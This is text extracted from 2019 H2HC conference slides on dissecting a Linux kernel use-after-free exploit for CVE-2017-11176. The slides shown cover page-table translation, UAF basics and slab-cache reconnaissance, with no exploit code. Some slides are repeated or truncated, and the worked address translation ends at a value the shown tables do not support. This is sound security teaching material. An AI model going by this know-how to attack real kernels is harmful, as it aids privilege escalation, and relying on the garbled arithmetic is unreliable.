Dissecting a linux kernel exploit

by csh, barbie & *parisa*

🐦 gustavoid
🐦 barbieauglend
🐦 *parisa_km*

October / 2019 - H2HC - Sao Paulo, BR

*CVE-2017-11176: "mq_notify: double sock_put()"

https://blog.lexfo.fr/cve-2017-11176-linux-kernel-exploitation-part1.html
https://blog.lexfo.fr/cve-2017-11176-linux-kernel-exploitation-part2.html
https://blog.lexfo.fr/cve-2017-11176-linux-kernel-exploitation-part3.html
https://blog.lexfo.fr/cve-2017-11176-linux-kernel-exploitation-part4.html

DISCLAIMER

We don’t speak for our employer. All the opinions and information here are of our responsibility.

```
$ ./gus
```

```
$ ./barbie
```

GOAL:

DEMO

(We have a backup just in case…)

Agenda

1. Linux kernel fundamentals
2. intro to UAF
3. the CVE and what do we do with that
4. tricks & tips

0x3f

Now, any other time during the talk or later - we are going to be around :)

Part #1:

the linux kernel

fundamentals

Virtual Memory Layout

- from CR3, we can get the physical address of the top-level of the memory mapping tables (also known as PML4).
- why 4 ? bc there are 4 levels of hierarchy of tables for memory mapping ;)
- MMTs are setup and then CR3 is set to the address of top table

63-48	47-39	38-30	29-21	20-12	11-0
unused	PML4 index	page directory pointer index	page directory index	page table index	page offset


Virtual Memory Layout

- ★ How would you translate 0x100801FFFA8?
- ★ CR3 value is 0x4ffff000
- ★ We convert our value to binary:

  10 000000010 000000000

  111111111 111110101000

- ★ And 47-39 Bit is 10 = 2 so ...




@ PML 4

0	0x3466000
1	0x3467000
2	0x3468000
3	0x3468000
...	...
511	unused

63-48	47-39	38-30	29-21	20-12	11-0
unused	PML4 index	page directory pointer index	page directory index	page table index	page offset

Virtual Memory Layout

- ★ We check the Page Directory pointer table @ 0x3468000
- ★ Again we are translating 0x100801FFFA8 which in binary is 10 000000010 000000000 111111111 111110101000
- ★ And 38-30 Bit is also 10 = 2 so ...




PDPT @ 0x3468000

0	0x3587000
1	unused
2	0x3588000
3	...
...	...
511	unused

Virtual Memory Layout

- ★ We check the Page Directory table @ 0x3588000
- ★ Again we are translating 0x100801FFFA8 which in binary is 10 000000010 000000000 111111111 111110101000
- ★ And 29-21 Bit is also 0 so ...




PDT @ 0x3588000

0	0x3678000
1	0x3579000
2	unused
3	---
---	---
511	unused

Virtual Memory Layout

- We check the Page table @ 0x3678000
- Again we are translating 0x100801FFFA8 which in binary is 10 000000010 000000000 111111111 111110101000
- And 20-12 Bit is also this bunch of ‘1’ so ...




PT @ 0x3678000

0	0x5788000
1	0x5789000
2	0x578a000
3	---
---	---
511	unused

Virtual Memory Layout

- We check the Page table @ 0x3678000
- Again we are translating 0x100801FFFA8 which in binary is 10 000000010 000000000 111111111 111110101000
- And 20-12 Bit is also this bunch of ‘1’ so ...




the physical address we are looking for is 0x5799000 :)

Part #2:

use-after-free

and basics on the memory layout

Memory




processes in the linux kernel are instances of *task_struct*, the process descriptor.

In this descriptor there is a field called *mm* pointing to the *memory descriptor mm_struct*.

mm_struct is a summary if the program’s memory, where the start and end of the memory segments as well as the number of physical memory pages used by the process and the amount of virtual address space used are stored.

In the memory descriptor we also found important information like the set of virtual memory areas and the page tables.



Process ^^

stack

...

Heap

Data

Text
(Instructions)

Virtual Memory

Page Table ^^

...

`printf()`

Physical Memory

Page Table ^^

Process <3

stack

...

Heap

Data

Text
(Instructions)

Virtual Memory

Memory management userland

```
/* code ... */
q = p = malloc(1337);
free(p);
/* more code containing malloc's */
q[100] = 1234;
/* ... */
```

Linux Memory Management

struct slab

Object 0

Object 1


Object 2

Object 3

Object 4

Object 5

Linux Memory Management



struct slab

Object 0

Object 1

Object 2

Object 3

Object 4

Object 5

How-to Use-After-Free in Kernel Mode

- What is the allocator?
- What object are we talking about?
- What *cache* does it belong to? Object size? Dedicated/general?
- Where is it allocated/freed?
- Where the object is being used after being freed? How (reading/writing)?

How-to Use-After-Free in Kernel Mode

- What is th
- What objec
- What *cache* ,
  Dedicated/
- Where is t
- Where the freed?
  How (read

★ check kernel config file
  ○ `grep "CONFIG_SL.B=" /boot/config-$(uname -r)`

★ check the name of the general purpose caches from /proc/slabinfo
  ○ prefixed by "size-" or "kmalloc-"?

How-to Use-After-Free in Kernel Mode

- What is the allocator?


SLAB

- What object are we talking about?
- Which *cache* does it belong to? Object size? Dedicated/general?

kmalloc-2048


- Where is it allocated/freed?
